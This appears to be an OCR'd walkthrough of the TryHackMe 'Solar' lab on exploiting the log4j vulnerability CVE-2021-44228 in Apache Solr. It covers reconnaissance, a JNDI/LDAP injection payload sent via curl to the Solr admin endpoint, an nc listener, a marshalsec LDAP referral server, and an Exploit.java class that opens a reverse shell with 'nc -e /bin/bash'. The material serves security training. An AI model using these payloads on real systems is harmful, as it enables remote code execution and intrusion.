
Solar exploiting log4j

[TryHackMe | Solar, exploiting log4j](https://tryhackme.com/room/solar)

Explore CVE-2021-44228, a vulnerability in log4j affecting almost all software under the sun.



Solar, exploiting log4j

Explore CVE-2021-44228, a vulnerability in log4j affecting almost all software under the sun.

Active Machine Information

Title	IP Address	Expires
Solar - log4j	10.10.85.5	43m 05s


Task 1 ✓ CVE-2021-44228 Introduction

Task 2 ✓ Reconnaissance

Task 3 ✓ Discovery

`http://10.10.85.5:8983`

`http://10.10.85.5:8983/solr/#/`



Instance

Start	22 minutes ago

Versions

solr-spec	8.11.0
solr-impl	8.11.0 e912fdd5b632267a9088507a2a6bcbc75108f381 - jpountz - 2021-11-09 14:08:51
lucene-spec	8.11.0
lucene-impl	8.11.0 e912fdd5b632267a9088507a2a6bcbc75108f381 - jpountz - 2021-11-09 14:03:35

JVM

Runtime	Oracle Corporation Java HotSpot(TM) 64-Bit Server VM 1.8.0_181 25.181-b13
Processors	1
Args	-DSTOP.KEY=solrrocks -DSTOP.PORT=7983 -Djetty.home=/opt/solr/server -Djetty.port=8983 -Dlog4j.configurationFile=/var/solr/log4j2.xml -Dsolr.data.home= -Dsolr.default.confdir=/opt/solr/server/solr/configsets/_default/conf -Dsolr.install.dir=/opt/solr -Dsolr.jetty.inetaccess.excludes= -Dsolr.jetty.inetaccess.includes= -Dsolr.log.dir=/var/solr/logs -Dsolr.log.muteconsole -Dsolr.solr.home=/var/solr/data

System 0.00

Physical Memory 93.8% — 922.70 MB / 983.47 MB

Swap Space 0.1% — 0.75 MB / 980.00 MB

File Descriptor Count 0.0% — 183 / 1048576

JVM-Memory 10.5% — 54.00 MB / 512.00 MB / 512.00 MB

Security


Authentication Plugin

Authorization Plugin

Current Username

User Roles

`http://10.10.85.5:8983/solr/admin/cores`



10.10.85.5:8983/solr/admin/c
10.10.85.5:8983/solr/admin/cores
JSON
Raw Data
Headers
Save
Copy
Collapse All
Expand All
Filter JSON


```
responseHeader:
   status:        0
   QTime:         0
initFailures:     {}
status:           {}
```

`${jndi:ldap://ATTACKERCONTROLLEDHOST}`

```
nc -vnlp 9999
```


```
curl 'http://10.10.85.5:8983/solr/admin/cores?foo=$\
{jndi:ldap://YOUR.ATTACKER.IP.ADDRESS:9999\}'
```

```
curl 'http://10.10.85.5:8983/solr/admin/cores?foo=$\
{jndi:ldap://10.17.44.152:9999\}'
```



```
┌──(kali㉿kali)-[~/thm/solar]
└─$ curl 'http://10.10.85.5:8983/solr/admin/cores?foo=$\{jndi:ldap://10.17.44.152:9999\}'
{
  "responseHeader":{
    "status":0,
    "QTime":3},
  "initFailures":{},
  "status":{}}

┌──(kali㉿kali)-[~/thm/solar]
└─$ 
```



```
┌──(kali㉿kali)-[~/thm/solar]
└─$ nc -vnlp 9999
listening on [any] 9999 ...
connect to [10.17.44.152] from (UNKNOWN) [10.10.85.5] 43778
0
 `◆id
ls
whoami
```


```
java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer
"http://YOUR.ATTACKER.IP.ADDRESS:8000/#Exploit"
```

```
java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer
"http://10.10.239.89:8000/#Exploit"
```

Exploit.java

```
public class Exploit {
    static {
        try {
            java.lang.Runtime.getRuntime().exec("nc -e /bin/bash
YOUR.ATTACKER.IP.ADDRESS 9999");
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

```
public class Exploit {
    static {
        try {
            java.lang.Runtime.getRuntime().exec("nc -e /bin/bash
YOUR.ATTACKER.IP.ADDRESS 9999");
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```



Solar, exploiting log4j

Explore CVE-2021-44228, a vulnerability in log4j affecting almost all software under the sun.

Task 1 CVE-2021-44228 Introduction

Task 2 Reconnaissance

Task 3 Discovery

Task 4 Proof of Concept

Task 5 Exploitation

Task 6 Persistence